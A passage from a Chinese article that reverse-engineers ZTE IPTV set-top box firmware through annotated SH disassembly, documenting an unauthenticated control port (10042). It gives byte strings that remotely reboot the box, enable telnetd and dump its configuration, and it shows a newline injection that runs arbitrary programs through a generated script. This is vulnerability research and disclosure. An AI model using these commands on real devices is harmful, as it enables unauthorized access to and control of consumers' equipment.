domain 指明所使用的协议族，通常为 PF_INET，表示互联网协议族（TCP/IP 协议族）。type 参数指定 Socket 的类型：SOCK_STREAM 或 SOCK_DGRAM。Socket 接口还定义了原始 Socket（SOCK_RAW），允许程序使用低层协议；protocol 通常赋值为 0。socket()函数返回一个整型 Socket 描述符。

（2）使用 bind 函数为 Socket 描述符绑定 IP 地址和端口号等。

bind 函数原型：int bind(int sockfd,struct sockaddr *my_addr, int addrlen);

sockfd 是调用 socket 函数返回的 Socket 描述符；my_addr 是一个指向包含本机 IP 地址及端口号等信息的 sockaddr 类型的指针；addrlen 常被设置为 sizeof(struct sockaddr)。

sockaddr 或 sockaddr_in 为 16 字节的结构类型，其定义如下：

```
struct sockaddr_in {
  short int sin_family; /* 地址族*/
  unsigned short int sin_port; /* 端口号 */
  struct in_addr sin_addr; /* IP 地址 */
  unsigned char sin_zero[8]; /* 填充 0 以保持与 struct sockaddr 同
样大小 */
  };
```

bind()函数在被成功调用时返回 0；出现错误时返回-1，并将 errno 置为相应的错误号。

（3）使用 listen 函数使 Socket 处于被动的监听模式。

listen 函数原型：int listen(int sockfd, int backlog);

sockfd 是 Socket 系统调用返回的 Socket 描述符；backlog 指定在请求队列中允许的最大请求数，进入的连接请求将在队列中等待 accept()函数，当出现错误时 listen 函数返回-1，并置相应的 errno 错误码。

（4）使用 accept()函数让服务器接收客户的连接请求。

accept()函数原型：int accept(int sockfd, void *addr, int *addrlen);

sockfd 是被监听的 Socket 描述符；addr 通常是一个指向 sockaddr_in 变量的指针，该变量用来存放提出连接请求服务的主机信息（哪台主机从哪个端口发出该请求）；addrten 通常为一个指向值为 sizeof(struct sockaddr_in)的整型指针变量。当出现错误时，accept 函数返回-1 并置相应的 errno 值。

stbcfg 反汇编

我们从 Socket 的创建、绑定开始，分析反汇编代码，初步熟悉 SH 汇编语言的风格和特点。首先 stbcfg 创建 Socket 套接字，代码如下：

```
loc_4045A4:
mov.l     r8, @-r15
mov #-1, r2
mov.l     r9, @-r15
mov #2, r4
mov.l     r10, @-r15
mov #0, r10
...  （略）
mov.l     off_404730, r1 ; unk_42C644
mov.l     r2, @r11
mov.l     r2, @r1
jsr   @r0 ; sub_4084F4 //该过程调用 Socket 函数，创建 Socket
                  //套接字的描述符
mov #0, r6
cmp/pz   r0
bt/s loc_4045F2      //创建 Socket 成功，跳转 loc_4045F2
mov r0, r8
mov r0, r5
mov.l     off_404734, r0 ; printf
mov.l     off_404738, r4 ; aSocketCreateEr ; "Socket Create Error=%d\n"
jsr   @r0 ; printf
nop
bra  loc_40465C
nop
```

创建 Socket 成功，跳转 loc_4045F2，调用 bind 函数绑定 IP 和端口，代码如下：

```
loc_4045F2:
mov r0, r4     //Socket 套接字描述符 sockfd
mov.l        off_40473C, r0 ; setsockopt
//int setsockopt(int sockfd, int level, int optname, const void
//*optval, socklen_t optlen);
//设置与套接字关联的选项，成功执行时，返回 0。失败则返回
//-1，并设置 errno 相应值
mov #1, r1
mov.w     word_404712, r7  ; h'1168
add #-4, r15
mov.l     r1, @(h'34,r9)
mov #4, r1
mov.l     r1, @r15
add r15, r7   //指向包含新选项值的缓冲*optval
mov #1, r5    //选项所在的协议层
jsr   @r0 ; setsockopt
mov #2, r6    //需要访问的选项名 optname
//开始调用 bind 函数，绑定 IP 地址和端口号，bind 函数原型：
//int bind(int sockfd,struct sockaddr_in *my_addr, int addrlen);
//调用成功时返回 0，出现错误时返回-1，并将 errno 置为相应的
//错误号
mov.l     off_404740, r5 ; unk_42C65C
                  //16 字节的 sockaddr_in 结构类型
mov #2, r1
mov.l     off_404744, r0 ; bind
add #4, r15
mov.w    r1, @r5    //sockaddr_in 结构类型中的地址族，2 为
//AF_INET，1 为 AF_UNIX
mov r8, r4    //Socket 套接字描述符 sockfd
mov.w     word_404714, r1  ; h'3A27 //低字节优先存储，十六进制
//"273A"即十进制"10042"，不需要使用 htons()函数转换
mov #h'10, r6
mov.l     r10, @(4,r5)      //IP 地址为#0，即 0.0.0.0
add #2, r5
mov.w     r1, @r5 //bind 函数的 sockaddr_in 结构类型中的端口号
jsr  @r0 ; bind
add #-2, r5
cmp/pz   r0
bt   loc_404642    //bind 成功，跳转 loc_404642
mov.l     off_404748, r0 ; __errno_location
jsr   @r0 ; __errno_location
nop
mov.l     @r0, r5
mov.l     off_404734, r0 ; printf
mov.l     off_40474C, r4 ; aListenSocketBi ; "Listen Socket Bind
Error=%d!\n"
jsr   @r0 ; printf
nop
mov.l     off_404750, r0 ; sub_408604
```

```
jsr  @r0 ; sub_408604
mov r8, r4
bra  loc_40465C
nop
loc_404642:
...//调用 ioctl、listen、select、accept 等函数
```

调用 bind 函数时，其 16 字节的 sockaddr_in 结构型变量的数据，用小端法（Little endian）表示为：

										00	00	00	00	27	3A	02	00

用“00”填充这 8 字节，保持与 sockaddr 结构同样长度　监听的 IP 地址　10042 端口　AF_INET

下面我们分析 stbcfg 如何通过 10042 端口接收各种配置命令。当程序完成 Socket 的创建、绑定和监听后，便调用 sub_408670 过程（或函数）接收客户端发送的数据（命令）。sub_408554 过程调用 int send(int sockfd, const char FAR *buf, int len, int flags)函数完成数据发送。sub_408670 过程调用了 int recv(int sockfd, char FAR *buf, int len, int flags)函数完成数据接收，其代码如下

```
sub_408670: //调用方式：sub_408670(r4,r5,r6,r7)，r4～r7 由外
                //部引入
//r4 为套接字 unk_42C644，r5 为接收的数据（缓冲区）
//unk_42B2B8，r6 为接收的数据长度，r7 确定是否需要调用 recv
函数。对应函数 recv(r4,r5,r6,r7)
; FUNCTION CHUNK AT 00401238 SIZE 0000000A BYTES
cmp/pl   r4   //r4 为 4 字节套接字描述符 unk_42C644，r4>0 时，
1→T，否则 0→T
mov r7, r0
bt/s  loc_408682
// bt/s 延迟指令：T=1 时，转移，T=0 时，不转移。即如 Socket
//已建立，则跳转
sts.l pr, @-r15
mov.l     off_4086C0, r0 ; __errno_location
jsr   @r0 ; __errno_location//设置 errno 错误号
nop
bra  loc_4086AE     //返回错误代码，退出函数
mov #h'58, r1
loc_408682:
tst   r5, r5    //8 字节的 unk_42B2B8，tst 指令：逻辑“与”，结
    //果为 0 则 T 置位，否则清除 T 位，不修改寄存器内容
bf/s  loc_408692     //bf/s 延迟指令：T=1 时，执行下一条指令，
    //不跳转；T=0 时，执行下一条指令后跳转。类似 if not 语句。
    //配合 tst 指令通常表示：当寄存器（此处为 r5）为 0（或为
    //空）时，不执行跳转，而当寄存器不为 0（或非空）时，则
    //执行跳转
cmp/eq   #1, r0     //r0=r7，当 r7=1 时，1→T，否则 0→T。
... //调用__errno_location，置 errno 错误号
bra  loc_4086AE
mov #h'E, r1
loc_408692:
bt   loc_4086B6
//即当 r7=1 时，直接调用 recv 函数，否则逐一判断是否等于
//#h'100、#h'40、#2 等。若是则调用 recv 函数接收数据，否则
//调用__errno_location，置 errno 错误号
mov.w    word_4086BE, r1 ; h'100
cmp/eq   r1, r0
bt/s  loc_4086B6
cmp/eq   #h'40, r0
bt/s  loc_4086B6
cmp/eq   #2, r0
bt/s  loc_4086B6
tst   r7, r7
bt   loc_4086B6
... //调用__errno_location，置 errno 错误号
mov #h'16, r1
loc_4086AE: //返回错误代码，恢复 pr 指针
mov.l      r1, @r0
lds.l @r15+, pr
rts
mov #-1, r0
loc_4086B6:
mov.l      off_4086C4, r1 ; recv
mov r0, r7
jmp  @r1 ; recv
      //原型：int recv(int sockfd, char FAR *buf, int len, int flags)
lds.l @r15+, pr
; End of function sub_408670
```

程序接收数据（命令）的代码如下：

```
loc_40484C:
mov.l      off_404938, r10    ; sub_408670
mov r3, r4
mov.l      off_40493C, r8 ; unk_42B2B8
mov #8, r6
mov.w    word_4048EE, r9 ; h'100
mov r8, r5
jsr   @r10 ; sub_408670   //recv(unk_42C644, unk_42B2B8,#8,#h'100)
mov r9, r7
cmp/pz   r0
      //r0 为 recv 函数返回值，接收数据的长度，当 r0≥0，1→T
mov.l      off_404940, r4 ; aReceiveCommand ; "Receive Command
failed!\n"
bf/s loc_40486A        //当 r0<0 时跳转，输出"Receive Command
                       //failed!\n"并断开连接
tst   r0, r0
bf/s loc_404876        //r0 不为 0，即接收到数据时跳转，否则输
                       //出错误信息，断开连接
mov #h'18, r2
mov.l      off_404944, r4 ; aClientDisconne ; "Client Disconnet!\n"
...//输出"Receive Command failed!\n"，断开连接
```

当 recv 函数接收到数据后，跳转到 loc_404876，进行数据格式转换，即进行网络字节顺序转换，代码如下：

B3	B2	B1	B0
A3	A2	A1	A0

```
loc_404876:
mov.l    off_40493C, r7 ; unk_42B2B8
                       //8 字节长，按 A、B 两个 32 位的双字
mov.l     dword_404948, r3 ; h'FF0000
mov.l     @(4,r7), r1 //r1 为 B
mov.w    @r7, r0     //r0 为 A
mov r1, r6
shlr8      r6           //B 右移 8 位，即 1 个字节，r6 为“00 B3 B2 B1”
extu.w    r0, r0        //A 按字节零扩展，即第 16～31 位置 0，r0
                        //为“00 00 A1 A0”
mov r1, r7
and  r1, r3      //B“与”h'FF0000，结果存入 r3，r3 为“00 B2 00 00”
shlr16    r7     //B 右移 16 位，即 2 个字节，r7 为“00 00 B3 B2”
shld r2, r1
//根据 r2 位移 r1。当 r2 为正时左移，为负时右移，r2 低 5 位指
//定位移的位数。此处的 r2=h'18=24，所以 r1 即 B 左移 24 位（3
//字节），r1 为“B0 00 00 00”
extu.b    r6, r6        //r6 按字节零扩展，即第 8～31 位置 0，r6
                        //为“00 00 00 B1”
extu.b    r0, r2        //r0 按字节零扩展，即第 8～31 位置 0，r2
                        //为“00 00 00 A0”
shlr8      r3           //r3 右移 8 位，r3 为“00 00 B2 00”
shlr8      r7           //r7 右移 8 位，r7 为“00 00 00 B3”
shll16     r6           //r6 左移 16 位，r6 为“00 B1 00 00”
shll8      r2           //r2 左移 8 位，r2 为“00 00 A0 00”
shlr8      r0           //r0 右移 8 位，r0 为“00 00 00 A1”
or   r3, r7             //r3“或”r7，r7 为“00 00 B2 B3”
mov.l    off_40493C, r3 ; unk_42B2B8
or   r2, r0             //r2“或”r0，r0 为“00 00 A0 A1”
or   r6, r1             //r6“或”r1，r1 为“B0 B1 00 00”
cmp/eq   #1, r0         //r0=1 时，T 置 1
or   r1, r7             //r1“或”r7，r7 为“B0 B1 B2 B3”
mov.w     r0, @r3
mov.l      r7, @(4,r3)//这两条指令将转换后的数据重新写回
      //unk_42B2B8 变量，完成数据（命令）格式转换。转换后，
      //r0（前 4 字节）为命令，r7（后 4 字节）为参数
bt/s  loc_404950
```

```
    cmp/eq  #4, r0
    bf/s loc_4048B6
    cmp/eq  #h'10, r0
    bra  loc_4049E0
    nop
    loc_4048B6:
    bf/s loc_4048BE
    cmp/eq   r9, r0
    bra  loc_40511E
    nop

    loc_4048BE:
    bt/s loc_4048D8
    cmp/eq   #h'40, r0
    bt   loc_4048D8
    mov.w    word_4048F0, r1 ; h'400
    cmp/eq   r1, r0
    bt   loc_4048D8
    mov.w    word_4048F2, r1 ; h'1000
    cmp/eq   r1, r0
    bt   loc_4048D8
    mov.w    word_4048F4, r1 ; h'4000
    mov.l    off_40494C, r4 ; aReceiveWrongCo ; "Receive Wrong
Command !\n"
    cmp/eq   r1, r0
    bf   loc_40486A
    ...//假如命令（r0 寄存器）不为 1，4，h'10，h'100，h'40，h'400，
h'1000，h'4000 等时，输出"Receive Wrong Command !\n"并断开连接。
```

B0	B1	B2	B3
00	00	A0	A1

通过分析，我们可以得知：1）中兴机顶盒的配置程序 stbcfg 接收的命令数据长度为 8 字节；2）接收后对命令进行相应的转换，前 2 个字节反序，第 3 和 4 个字节置为"00"，后 4 个字节反序，即网络字节顺序转换；3）转换后，前 4 字节为命令，后 4 字节为参数；4）命令应该为 h'1，h'4，h'10，h'100，h'40，h'400，h'1000，h'4000 等数值，否则输出"Receive Wrong Command !"并断开连接。假如通过客户端提交 8 字节长的数据"#$01#$02#$03#$04#$05#$06#$07#$08"，前 4 字节对应的十六进制值为"h'102"，由于不是设定的命令数值，所以超级终端会输出"Receive Wrong Command !"并断开连接。

继续分析后面的汇编代码，我们就会得出以上数值对应命令所完成的功能，如表 1 所示。

表 1

命令数值	超级终端输出字符串	功能说明
h'1	System Password Command	客户端认证过程，密码为"654321"。此过程非必需，不经过认证，也可以直接提交其他命令
h'4	Config Command	修改机顶盒的各种配置。客户端提交的命令的后 4 个字节（即命令参数）为接收新配置数据的缓冲区长度，不能为 0。另外对接收的新配置数据进行格式验证，比如：IP、MAC、NetMask、GateWay 等
h'10	Reboot Command	重启机顶盒。成功时向客户端发送"h'2000"（十六进制）数据
h'100	inetd Command	命令参数为 0 时，调用"execv"执行"/usr/sbin/telnetd"，开启 telnetd 服务
h'40	RemoteSetCfg command	检查并获取机顶盒配置参数。命令参数数值为 2，比如"#$00#$40#$00#$00#$00#$00#$00#$02"，B600V4A 等型号加密后发送
h'400	Check STB TYPE Command	读取机顶盒型号文件/etc/hw.inf 和/etc/sw.inf，并向客户端发送数据，B600V4A 等型号加密后发送
h'1000	Coreup command	执行/var/coreup.sh 脚本命令，sub_40443C。命令参数为接收数据的长度
h'4000	Coreup_print command	显示/var/coreup_print.txt 文件，即 coreup.sh 脚本执行结果

在 stbcfg 反汇编代码中搜索相应的字符串，比如"Reboot Command""inetd Command"等，就可以定位到关键代码，本文不做逐一分析。

（1）"Reboot Command"命令。客户端发送"#$00#$10#$00#$00#$00#$00#$00#$00"字符串，重启远程机顶盒。

（2）"inetd Command"命令。客户端发送字符串"#$01#$00#$00#$00#$00#$00#$00#$00"，开启机顶盒 telnetd 服务，所有型号的中兴 IPTV 机顶盒受此影响，比如 B600（V3、V4、V4A）和 B700（V2）等，如图 12 所示。




图 12

（3）"RemoteSetCfg command"命令。当客户端提交"#$00#$40#$00#$00#$00#$00#$00#$02"命令，程序跳转到 loc_405508，代码如下：

```
    loc_405508:
    mov.l     off_4055C4, r8 ; printf
    mov.w     word_4055BC, r6 ; h'530
    mov.l     off_4055C8, r7 ; aRemotesetcfg ; "RemoteSetCfg"
    mov.l     off_405604, r4 ; aSDSCheck2 ; "%s[%d]{%s}Check 2\n"
    mov.l     off_4055D0, r5 ; aRemotestbcfg_c ; "RemoteStbCfg.c"
    jsr       @r8 ; printf
    nop
    mov.l     off_4055D4, r0 ; sub_40424C
    mov.l     off_4055D8, r10  ; unk_42B2C0
    mov.l     off_405608, r11  ; unk_42C258
    mov       r10, r4
    jsr       @r0 ; sub_40424C //sub_40D324C 获得 stbcfg 配置
    mov r11, r5
    mov.l     off_40560C, r4 ; aVVDKilenD ; "发送自检信息长度为
iLen=%d\n"
    mov r0, r9    //自检信息长度
    jsr  @r8 ; printf      //输出"发送自检信息长度为 iLen="，数值为 r5
    mov r0, r5
```

```
cmp/pl   r9  //长度大于 0，跳转 loc_405534
bt/s loc_405534
mov r10, r4
loc_405576:
mov.l     off_405618, r0 ; sub_408554
mov.l     off_40561C, r1 ; unk_42C644
mov.l     off_4055F0, r5 ; unk_42B2B8
mov.l     @r1, r4              //套接字描述符
mov.w     word_4055BE, r7 ; h'100
jsr  @r0 ; sub_408554    //向客户端发送自检信息，长度为 r10
mov r10, r6
mov.l     off_4055C4, r9 ; printf
mov r0, r8
mov.l     off_405620, r4 ; unk_4140A8
jsr  @r9 ; printf
mov r10, r5
cmp/pl    r8
```

利用此命令，可以远程获取机顶盒的配置参数。需要注意的是：B600V4 机顶盒发送未加密数据，而其他型号如 B600V4A、B600V4C、B700V2 等发送加密数据。

（4）"Coreup command" 命令。当客户端提交的命令数据值为 "h'1000"，执行 "Coreup command." 代码后，继续接收的客户端提交的数据，长度为命令参数所指定的数值。

```
loc_4056DA:
mov.l     off_4057D0, r3 ; unk_42B2B8 //客户端提交的 8 字节命令
mov.w     word_4057C2, r1 ; h'1000
mov.w     @r3, r2
cmp/eq    r1, r2
bf   loc_405774        //提交的命令值是否 h'1000，是则不跳转，
                       //否则跳转
mov.l     off_4057D4, r11  ; printf
mov.l     off_40580C, r4 ; aCoreupCommand_ ; "Coreup command.\n"
mov.l     off_405804, r13  ; unk_42C644
jsr  @r11 ; printf    //超级终端输出 "Coreup command."
mov r3, r10            //即 unk_42B2B8
mov.l     off_405810, r0 ; memset
mov r10, r4
mov.l     @(4,r10), r8 //unk_42B2B 的后 4 个字节（即命令参数）
mov.w     word_4057C4, r6 ; h'1388
jsr  @r0 ; memset          //初始化指向 unk_42B2B 的内存空间
                           //为 "00"，长度为 h'1388
mov #0, r5
mov.l     off_405814, r0 ; sub_408670
mov r8, r6                 //命令参数指定接收数据的长度
mov.w     word_4057C0, r12 ; h'100
mov r10, r5
mov.l     @r13, r4
jsr  @r0 ; sub_408670      //接收数据到指向 unk_42B2B 的内存
                           //空间，长度为 h'1388
mov r12, r7
cmp/pl    r0
mov.l     off_405818, r4 ; aReceiveCoreupI ; "Receive Coreup
Informatin Failed\n"
bt   loc_405712            //接收到数据，即 r0>0 时，跳转
bra  loc_40486A
nop
loc_405712:
...
```

当机顶盒再次接收到数据后，跳转到 loc_405712 继续执行，调用 sub_40443C 过程，代码如下：

```
sub_40443C:
...
tst  r4, r4            //接收到的数据
mov r4, r8
mov #-1, r0
...
bt/s loc_404484
add #-h'C, r15
```

```
mov #0, r1
mov r15, r2
mov.l     off_404544, r0 ; strncasecmp
add #4, r2
mov.l     r1, @(4,r2)
mov r4, r5
mov.l     off_404548, r1 ; aCoreup_sh ; "coreup.sh"
mov.l     off_40454C, r4 ; aHttp ; "http://"
mov.l     r1, @r2
jsr  @r0 ; strncasecmp //比较 r4 和 r5 前 7 个字符，相同则返回 0，
                       //忽略大小写
mov #7, r6
tst  r0, r0
mov.l     off_404550, r4 ; aUpdateUrlTypeE ; "Update URL Type
Error!\n"
bf/s loc_40447C     //r0 为 0，即接收数据的前 7 个字符不为
                    // "http://"，则跳转
mov #8, r1
mov.w     word_40453C, r9 ; h'FC
add r8, r9
mov.l     @(4,r9), r2
cmp/hi    r1, r2
bf   loc_404488
mov.l     off_404554, r4 ; aUpdateMtdBlock ; "Update MTD Block
Number Error!\n"
loc_40447C:
...
bra  loc_40452A     //退出
nop
loc_404488:
mov.l     off_40455C, r0 ; malloc
mov.w     word_40453E, r10 ; h'184
jsr  @r0 ; malloc    //申请新内存空间，长度 h'184
mov r10, r4
tst  r0, r0
bf/s loc_4044A4
mov r0, r4
...
bra  loc_404484     //输出 "Malloc Error!"，退出
mov #-1, r0
loc_4044A4:
mov.l     r0, @r15
mov.l     off_404568, r0 ; memset
mov r10, r6
mov.l     off_40456C, r12  ; strlen
mov.l     off_404570, r10  ; write
jsr  @r0 ; memset   //初始化新内存空间
mov #0, r5
mov.l     off_404574, r0 ; sprintf
add #-4, r15
mov.l     off_404578, r1 ; aVarCoreup_prin ;
"/var/coreup_print.txt"
mov.l     @(4,r9), r7
mov.l     @(4,r15), r4
mov.l     r1, @r15
mov.l     off_40457C, r5 ; a_CoreupSDS ; "./coreup %s %d >> %s"
jsr  @r0 ; sprintf   //保存执行结果到/var/coreup_print.txt
mov r8, r6
mov.l     off_404580, r0 ; open
add #4, r15
mov.w     word_404540, r6 ; h'1ED      //创建的文件权限
mov.l     off_404584, r4 ; aVarCoreup_sh ; "/var/coreup.sh"
jsr  @r0 ; open
mov #h'42, r5         //O_CREAT，若打开失败则创建一个
mov.l     off_404588, r8 ; aBinSh ; "#!/bin/sh\n"
mov r0, r9            //r9 为 "/var/coreup.sh" 文件句柄
mov.l     off_40458C, r11  ; aCdBinStb ; "cd /bin/stb\n"
jsr  @r12 ; strlen    //获得字符串 "#!/bin/sh\n" 长度
mov r8, r4
mov r8, r5
mov r0, r6
jsr  @r10 ; write
mov r9, r4
//函数原型：int write(int handel, void *buf, int nbyte);
//调用 write 函数，将字符串 "#!/bin/sh\n"，写入文件 "/var/coreup.sh"
```

```
    jsr   @r12 ; strlen
    mov r11, r4
    mov r11, r5
    mov r9, r4
    jsr   @r10 ; write
    mov r0, r6
    //调用 write 函数，将字符串"cd /bin/stb\n"，写入文件"/var/coreup.sh"
    mov.l     @r15, r4
    jsr   @r12 ; strlen
    nop
    mov.l     @r15, r5
    mov r0, r6
    jsr   @r10 ; write
    mov r9, r4
    //调用 write 函数，将接收的数据（必须以"http://"开头）写入
    //文件"/var/coreup.sh"
    mov.l     off_404590, r0 ; close
    jsr   @r0 ; close
    mov r9, r4
    mov.l     off_404558, r0 ; printf
    mov.l     @r15, r5
    mov.l     off_404594, r4 ; aCommandExecCra ; "Command exec ::
/cramfs/bin/coreup %s\n"
    jsr   @r0 ; printf
    nop
    mov.l     off_404598, r0 ; vfork
    jsr   @r0 ; vfork       //调用 vfork 创建进程，然后调用 exec 函数
                            //执行另外的程序
    nop
    tst   r0, r0
    bf/s loc_404520
    mov r15, r5
    mov.l     off_40459C, r0 ; execv
    mov.l     off_404584, r4 ; aVarCoreup_sh ; "/var/coreup.sh"
    jsr   @r0 ; execv
    add #4, r5
    //执行/var/coreup.sh，内容如下：
    //=================
    #!/bin/sh
    cd /bin/stb
    ./coreup http://ddddddddddd 0 >> /var/coreup_print.txt
    //=================
    loc_404520:
    mov.l     off_4045A0, r1 ; free
    mov.l     @r15, r4
    jsr   @r1 ; free
    nop
    mov #0, r0
    loc_40452A:
    ...
    rts
    nop
    ; End of function sub_40443C
```

通过调用 sub_40443C 过程，机顶盒首先创建/var/coreup.sh 脚本文件，然后调用 coreup 程序执行远程文件，并将执行结果保存到/var/coreup_print.txt 文件中。

虽然 B600V4 没有 coreup 程序，但是我们可以在提交的数据中插入"#$0A"字符，达到换行的目的，实现在/var/coreup.sh 脚本中对 ELF 程序的调用，比如 cat，ftp，ftpd，telnetd 等。

javawatch 程序反汇编

中兴机顶盒 javawatch 程序的作用是向 ztebw 和 vplayer 进程发送控制命令，开放 TCP 3465/3467 两个端口。当按下遥控器的"待机"键时，超级终端输出"recieve data:ZTEBW:poweroff***, len:14"，如图 13 所示。当从 PC 上 telnet 机顶盒的 3465 端口时，超级终端输出"karaok, accept javaSock"。在 telnet 中输入任意字符，比如"d"，超级终端输出"Send to ztebw:VPLAYER:d"，如图 14 所示，含义是：javawatch 把从 3465 端口接收到的字符（命令）发送给 ztebw 进程处理，最后转发给 vplayer 进程，完成对播放器的控制。




图 13

